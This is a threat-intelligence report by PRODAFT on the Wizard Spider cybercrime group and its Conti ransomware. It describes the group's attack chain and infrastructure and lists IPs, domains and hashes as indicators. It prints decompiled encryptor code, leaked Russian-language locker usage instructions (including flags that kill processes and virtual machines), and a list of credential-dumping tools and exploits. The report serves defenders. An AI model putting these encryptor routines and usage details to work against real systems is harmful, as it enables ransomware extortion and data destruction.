PRODAFT

PROACTIVE DEFENSE AGAINST FUTURE THREATS

Wizard Spider
In-Depth Analysis

Y-Parc, rue Galilée 7, 1400 Yverdon-les-Bains, Switzerland

+41225481923

info@prodaft.com

Contents

Reference Number	CH-2021102501
Prepared By	PTI Team
Investigation Date	14.11.2021 - 18.03.2022
Initial Report Date	18.03.2022
Last Update	20.03.2022

What's new?

The PRODAFT Threat Intelligence (PTI) team has assembled this report to provide in-depth knowledge about Conti malware and the group of threat actors that use it. Our team identified the group as Wizard Spider, and obtained visibility into its operational environment.

This report provides unprecedented visibility into the structure, background, and motivations of Wizard Spider. We've obtained command statistics, target country statistics, command execution patterns, and other information on the group's tactics, techniques, and procedures. These include novel post-exploitation cracking solutions and psychological tactics.

This is the first time a private company has successfully reported on the inner workings of this group. By publishing it, the PTI team is bringing new, exclusive information about Wizard Spider's internal organization that can help inform its targets' cybersecurity defenses.

All Wizard Spider victims identified in the C&C Panel have been informed through official channels. Indicators of Compromise (IOCs) and references are provided at the end of this report.

Please note that this report has two versions. The *"Private Release"* is provided to law enforcement agencies, applicable CERTS / CSIRTS, and members of our U.S.T.A. Threat Intel Platform (with appropriate annotations and reductions). Likewise, the *"Public Release"* is publicly disseminated for the purpose of advancing the global fight against high-end threat actors and APTs.

1 Introduction

This report shows the results of the PRODAFT Threat Intelligence (PTI) Team's comprehensive investigation into the Wizard Spider cybercrime group. The group is also known by the various malware variants it uses (Ryuk, Trickbot, and Conti, among others). It is a financially motivated cybercrime group first identified in 2017, and may be one of the wealthiest groups currently in operation, with total assets easily in excess hundreds of millions of dollars.

The group's extraordinary profitability allows its leaders to invest in illicit research and development initiatives. Wizard Spider is fully capable of hiring specialist talent, building new digital infrastructure, and purchasing access to advanced exploits. It has also apparently invested in its own panel-hosting cracking application and hired telephone operators to cold-call victims and scare them into paying.

The PTI team has been actively tracking the Wizard Spider group since releasing our first public report in November 2021. This prevented hundreds of ransomware attacks and notified more than 128000 victims that were targeted by the group. These victims include defense and aerospace companies, food producers, supply chain providers, hospitals, government agencies, and critical infrastructure providers. We obtained visibility into critical elements of the group's infrastructure and collected vital data on its kill chain, as shown below.



Figure 1. Our visibility on the Wizard Spider's operational environment.

Victim statistics by country and observations from the operational environment are provided in detail in the following sections.

2 Executive Summary

Wizard Spider is a highly profitable cybercrime group that operates a number of sophisticated malware variants in its attacks. The PTI team has been collecting data on Wizard Spider's operations since publishing its first report on Conti in November 2021.

Our team has discovered valuable new information about Wizard Spider and its relationship to other cybercrime groups and software producers. This report contains technical analysis on Wizard Spider's capabilities and its command structure, which includes a complex set of sub-teams divided into software-specific groups. Wizard Spider is capable of managing attacks from start to finish using its own distributed capabilities, assigning pre-attack preparations to certain teams and post-exploitation tasks to others.



Figure 2. Risks to contain Wizard Spider's attack at each stage.

This report will help organizations prepare for highly coordinated cyberattacks that use distributed command structures to exploit high-value targets. Its insights will help security professionals protect sensitive data and assets from the multiple exploitation stages that characterize a Wizard Spider attack. Note that risks and costs to contain these attacks increase at later stages, as shown in Figure 2.

The PRODAFT Threat Intelligence team is publishing this data now to help information security leaders detect and respond to attacks that use malware variants in Wizard Spider's technology stack. Recent public leaks about the threat actors behind Conti ransomware have pushed our publication deadline ahead of schedule. The PTI team has extensively covered Conti ransomware in the past, and is now extending that investigation by publishing new data and insights into the inner workings of Wizard Spider.

3 Technical Analysis

This section outlines the tools, techniques, and tactics Wizard Spider uses to carry out its attacks. It contains vital information about the group's distribution mechanism, locker sample, intrusion server, extortion server, backup storage, and the hash cracking station.

Based on our observations, the team's attack starts with the mass-scale spam campaign using QBot and proxy malware (SystemBC) with the help of compromised business email conversations. Then, another team uses domain-based selection to pinpoint the valuable targets for their ransom demands and deploy Cobalt Strike for lateral movement activities. If the intrusion team successfully obtains the domain admin privilege, they deploy Conti's ransomware strain. This section provides our findings on their operational environment.

3.1 Hypervisor Encryption Server

During the investigation, the PTI team discovered a unique system used by the Wizard Spider's sub-team that targets the hypervisor servers (e.g., VMWare ESXi) with the Conti ransomware strain. After threat actors exfiltrate data from their victim's servers, they prepare and upload a special locker software on their own Locker Software Server. This locker software directly targets hypervisor servers and encrypts them, leaving a ransom note on the desktop, in the characteristic style of a typical Conti ransomware attack.

Further investigation revealed that the attackers directly scanned and exploited hundreds of VMware vCenter servers with Log4j (CVE-2021-44228) vulnerabilities.[3] Interestingly, several scanner IP addresses were also used as Cobalt Strike C2 servers in the subsequent attacks.

3.1.1 Auto-Locker Deployment

At the time of our analysis, the PTI team detected and performed detailed analysis on the following Hypervisor Encryption Server.

Username	IP	Country	ISP
pp	194.37.97.134	United States	M247 Ltd

Table 1. Hypervisor encryption server details.

The PTI team's investigation into the target host allowed us to gain access to Wizard Spider's auto-encryption panel. The panel expects several input to perform their tasks. By inputting victim access credentials obtained via SOCKS IPs, threat actors could drop locker malware directly onto victim's devices and servers. The SOCKS proxy IP addresses that were used generally connect with Cobalt Strike servers used by Wizard Spider.

If this locker attack fails, threat actors will reuse the same locker software for other attacks. Each of the fields on the panel has a specific role to play encrypting victims' servers.

Figure 3 shows the auto-encryption panel filled with real victim data, and the below describes the expected input of the system.



Figure 3. **Hypervisor encryption system.**

1. Socks Proxy List : Socks proxy provided by CobaltStrike or SystemBC to victim's internal network.
2. Threads : Thread count for simultaneous tasks.
3. Locker File : Ransomware executable binary.
4. Locker Link : External victim-specific locker link to download locker file.
5. Excluded Files/Folders : Excluded paths for ransomware.
6. SOCKS Version : Socks Proxy version.
7. Locker Params : Ransomware executable parameters.
8. SSH Credentials : SSH Credentials of victim's servers.
9. Active Task : Shows active task's status.
10. Management Buttons : Start and stop the tasks.

After locker panel activation, the software establishes a connection with the VPN using the access keys on the victim's device. Immediately upon being seized, SSH credentials are created for each victim's virtual machine. The locker software's operations on the machine can be tracked, as seen in Figure 4. Table 2 shows some of the example locker software servers used by the Wizard Spider team to deploy Conti ransomware.



Figure 4. Hypervisor encryption system in action.

Date	IP	Country	ISP
16.12.2021	23.82.140.32	United States	LEASEWEB-USA-MIA-11
16.12.2021	104.243.46.66	United States	RELIABLESITE
16.12.2021	104.243.41.56	United States	RELIABLESITE
17.12.2021	192.111.154.58	United States	DACEN-2
22.12.2021	104.243.46.66	United States	RELIABLESITE
23.12.2021	104.243.33.253	United States	RELIABLESITE
24.12.2021	104.243.33.253	United States	RELIABLESITE
26.01.2022	209.222.97.162	United States	RELIABLESITE
28.01.2022	185.253.96.117	Netherlands	M247 Ltd
29.01.2022	209.222.97.162	United States	RELIABLESITE
30.01.2022	104.243.42.187	United States	RELIABLESITE

Table 2. Locker software server details.

3.1.2 Conti Ransomware

File Name	encryptor1
MD5	958a6a2237fcf5cd9d64f9dd3cd8c45f
SHA1	bed42081aac6e6e4010f64a1e397fa0cb92b57d7
SHA256	799fa73ddf4a98d0d71f213c3a70675af3ac42db0531f5d2e4ae7c81256a4549

Table 3. **Analyzed Conti sample.**

The locker software is an executable file (ELF) compiled for 64-bit Linux systems used as a Hypervisor Server encryptor by the Conti ransomware team. It has different features than the encryption software (PE) used on Windows machines and is compiled dynamically. Upon technical analysis by the PTI team, the software was found to be taking parameters as seen in Figure 5.

```
{
  char cVar1;
  uint uVar2;
  char *pcVar3;

  cVar1 = FindArg(param_1,param_2,"--path");
  if (cVar1 != '\0') {
    pcVar3 = (char *)GetArg(param_1,param_2,"--path");
    SetPath(pcVar3);
    cVar1 = FindArg(param_1,param_2,"--file");
    if (cVar1 != '\0') {
      pcVar3 = (char *)GetArg(param_1,param_2,"--file");
      SetFile(pcVar3);
    }
    cVar1 = FindArg(param_1,param_2,"--size");
    if (cVar1 == '\0') {
      SetSize(0x19);
    }
    else {
      pcVar3 = (char *)                                  am_2,"--size");
      uVar2 = atoi(pcVa
      switch(uVar2) {
      case 10:
        SetSize(uVar2);
        break;
      default:
        printf("paremeter --size cannot be %d\n",(ulong)uVar2);
                    /* WARNING: Subroutine does not return */
        exit(1);
      case 0xf:
```

	Hex	Decimal
byte	0h	0
char	'\0'	
wchar16	u'\0'	

Figure 5. **Locker software command line argument handling.**

After receiving arguments from the threat actor, the malware checks whether the "detach" feature is specified. If the feature is specified, the malware "forks", terminating the parent process and continuing with a "child" process on the victim system.

Then, the malware makes the necessary adjustments for encryption. Reverse engineering studies showed that the malware performs "initialization" with the "Public Key" in ASN.1 format using the "CryptoPP" library.

```
bool InitializeEncryptor(void)

{
  bool bVar1;
  StringSource local_88;

  buffer = malloc(0x500000);
  bVar1 = buffer != (void *)0x0;
  if (bVar1) {
                    /* try { // try from 004dfc89 to 004dfc8d has its CatchHandler @ 004dfcc8 */
    CryptoPP::StringSource::StringSource
              (&local_88,g_publickeybytes,0x1000,true,(BufferedTransformation *)0x0);
                    /* try { // try from 004dfc9a to 004dfc9e has its CatchHandler @ 004dfca1 */
    CryptoPP::ASN1CryptoMaterial<CryptoPP::PublicKey>::Load
              ((ASN1CryptoMaterial<CryptoPP::PublicKey> *)(g_publickey + 8),
               (BufferedTransformation *)&local_88);
                    /* try { // try from 004dfcc1 to 004dfcc5 has its CatchHandler @ 004dfcc8 */
    CryptoPP::StringSource::~StringSource(&local_88);
  }
  return bVar1;
}
```

Figure 6. **Locker software initialization of encryption method.**

At the last stage, the malware uses a "callback" function for all the files it finds and follows the path specified in the "path" argument. This "callback" function checks whether the "–prockiller" feature is activated. The "–prockiller" feature searches for processes with names specified in the "/proc" file system and checks if the related file is executable. The malware immediately terminates every named process it finds in the file system. After the process checking stage, the malware checks the extensions it contains. If the file extension is on the list, the malware will refuse to encrypt that type of file. Figure 7 shows the locker parameters obtained from ContiLeaks and verifies our findings.

```
Параметры запуска unix версии

--path
    При использовании этого параметра локер зашифрует файлы по указанному пути. Обязательный параметр без него лочить ни чего не будет.
    ./encryptor --path /path

--prockiller
    Убивает все процессы которые мешают открытию файлов.
    ./encryptor --path /path --prockiller

--log
    Включает логирование всех действий и ошибок
    ./encryptor --path /path --log /root/log.txt

--vmkiller(Только для esxi)
    Выключает все виртуальные машины

--vmlist(Только для esxi)
    Задает файл со списком виртуальных машин, которые не надо выключать. По одной строке на каждую вм
    ./encryptor --path /path --vmkiller --vmlist /tmp/list.txt

--detach
    Отвязывает процесс от терминала.
Чтобы если ssh сессия отвалилась локер дальше работал
И файлы не побил

ESXi версию ЗАПРАШИВАЙТЕ ОТДЕЛЬНО


Если где то не запускается мне надо ос, версию ядра и версию glibc
/lib64/libc.so.6
```

Figure 7. **Locker parameters (Source : ContiLeaks).**

```
undefined EncryptFull(file_info *param_1,uchar *param_2)

{
  long lVar1;
  char cVar2;
  __off_t _Var3;
  size_t __nbytes;
  ulong uVar4;
  uint *puVar5;
  size_t sVar6;
  long local_48;

  local_48 = 0;
  lVar1 = *(long *)(param_1 + 8);
  _Var3 = lseek(*(int *)param_1,0,0);
  if (_Var3 == -1) {
    LogPrintf("lseek() error.\n");
  }
  else {
    do {
      if (lVar1 <= local_48) {
        return 1;
      }
      sVar6 = lVar1 - local_48;
      __nbytes = 0x500000;
      if ((long)sVar6 < 0x500001) {
        __nbytes = sVar6;
      }
      uVar4 = read(*(int *)param_1,param_2,__nbytes);
      if ((uVar4 == 0) || (uVar4 == 0xffffffffffffffff)) {
        puVar5 = (uint *)__errno_location();
        LogPrintf("read() error. bytes read: %d errno = %d\n",uVar4 & 0xffffffff,(ulong)*puVar5);
        return 0;
      }
      local_48 = local_48 + uVar4;
      ECRYPT_encrypt_bytes(param_1 + 0x44,param_2,param_2,uVar4 & 0xffffffff);
      _Var3 = lseek(*(int *)param_1,-uVar4,1);
      if (_Var3 == -1) {
        puVar5 = (uint *)__errno_location();
        LogPrintf("lseek() error. offset: %d errno = %d\n",-uVar4 & 0xffffffff,(ulong)*puVar5);
        return 0;
      }
      cVar2 = WriteFullData(*(int *)param_1,param_2,uVar4);
    } while (cVar2 == '\x01');
    LogPrintf("cannot write fulldata\n");
  }
  return 0;
}
```

Figure 8. Locker Software File Encryption Routine

Figure 8 shows the encryption routine that instructs the malware to encrypt all files in the system and change the encrypted files' extension to ".conti."

3.2 Post-Exploitation Infrastructure

Before engaging the scenarios described above, threat actors use many different methods to research targets, scan for vulnerabilities, and attempt zero-day exploits through intrusion servers. We identified several intrusion servers belonging to Wizard Spider threat actors. They contain tactics, techniques, and procedures of threat actors, purchased zero-day exploits, connected server addresses, Bitcoin addresses marked for payment, and various sensitive data on their operational environment. Threat actors kept notes to share between the teams in the form of encrypted ZIP files.

3.2.1 Intrusion Servers

During the investigation of Wizard Spider's intrusion servers, the PTI team obtained visibility into multiple critical elements of the group's infrastructure. We obtained valuable information on tools, user manual files, and existing techniques, tactics, and procedures that threat actors use to test and attack victims' systems. Table 4 shows the two servers that are associated to the Wizard Spider team.

Domain	IP	Country	ISP
cupertinosmile.com	162.241.225.192	United States	UNIFIEDLAYER-AS-1
xeyaze.com	23.106.215.66	United States	LEASEWEB-USA-SEA-10

Table 4. **Intrusion server details.**

The information detected on the intrusion servers has been correlated and confirmed with leak files published by Contileaks since February 27, 2022. These servers contain Conti's locker files, Bazarloader samples, victim statistics, and Active Directory dumps of some companies published by Conti in their victim blogs. Figure 9 shows the publicly accessible files obtained from the intrusion server.



Figure 9. **Publicly accessible files (toolset) obtained from the intrusion server.**

The PTI team discovered tools and techniques that are actively used by Wizard Spider team members on the intrusion servers. Some of our findings can be verified using public ContiLeaks, as seen in the Figure 10. The excerpt list of the tools detected on these servers are :

- Sharefinder.ps1 (Shared folder search)
- Seatbelt (Enumeration and credential dumping)
- Rubeus (Kerberos interaction and abuses)
- NTDSAudit (Active directory audit tool)
- PsTools, Process Explorer (System analysis)
- Secretsdump (Dump domain credentials)
- NSSM (Service management)
- Angry IP Scanner (Network reconnaissance)
- AdFind (Active Directory query tool)
- Net-GPPPassword (Credential dumping)
- Mimikatz (Memory dumping)
- Go-Loader-MVP (Custom scripts to load executable into memory)
- RClone (Data cloning tool)
- AnyDesk (Remote administration tool)
- FileZilla (FTP Client)
- SessionGopher (Saved session extraction tool)



Figure 10. **Toolkit sample of the Wizard Spider (Source : ContiLeaks**.

3.2.2 Exploitation Toolset

The Wizard Spider team uses custom toolkit that can exploit zero-day/one-day/n-day vulnerabilities in their attacks in addition to public tools. The most recent one is the Log4j vulnerability mentioned in previous sections. During the PTI team's analysis of Wizard Spider's intrusion servers, our analysts determined that the Wizard Spider team purchased and used zero-day exploits from other threat actors and used current and public vulnerabilities. This finding was corroborated with the information published by Contileaks as well. For simplicity, only some of the samples are showed in this section. However, entire toolkit data can be shared with the researchers upon request.

Upon detailed analysis of files on the intrusion server, the PTI team detected a domain named **hidusi.com** in emergency.html file. Examining the domain logs of the file, our team determined that Wizard Spider was currently managing a server that exploited the **CVE-2021-40444** zero-day vulnerability.[5] This zero-day vulnerability impacts Microsoft Word and Microsoft Explorer with malicious documents that deliver a customized version of Cobalt Strike BEACON.



Figure 11. **Example usage of CVE-2021-40444 exploit.**

In addition, a file named **zero.exe** was discovered on the same server. Upon analysis, it appeared to establish a connection with the Security Account Manager's database on the target system with administrator's account credentials using ZeroLogon vulnerability. To trigger the corresponding exploit, the threat actor must provide the following parameters : Target IP Address, Domain Controller Name, Domain Name, and Admin Username. The same exploit and its usage can be found in ContiLeaks's public release (internal TrickBot forum).



Figure 12. **ZeroLogon exploit.**

3.2.3 Cracking Station

The PTI team detected and performed a detailed analysis on the custom hash cracking system of the Wizard Spider team. This system stores cracked hashes, updates threat actors on the cracking status and shows the results of cracking attempts on other servers. The system can crack the LM:NTLM hashes, cached domain credentials, Kerberos 5 TGS-REP/AS-REP tickets, KeePass files, MS Office 2013 files, and other types of common hashes. Moreover, the cracking station features the following five elements :

1. The hash value (MD5, SHA1, etc.) that the attackers wish to crack.
2. Description text that reflects individual victim information.
3. Priority value, which allows attackers to focus on high-value targets first.
4. Status text shows how the cracking process is going.
5. The result field contains the decrypted version of the hash value.



Figure 13. Management panel of the Cracking Station.

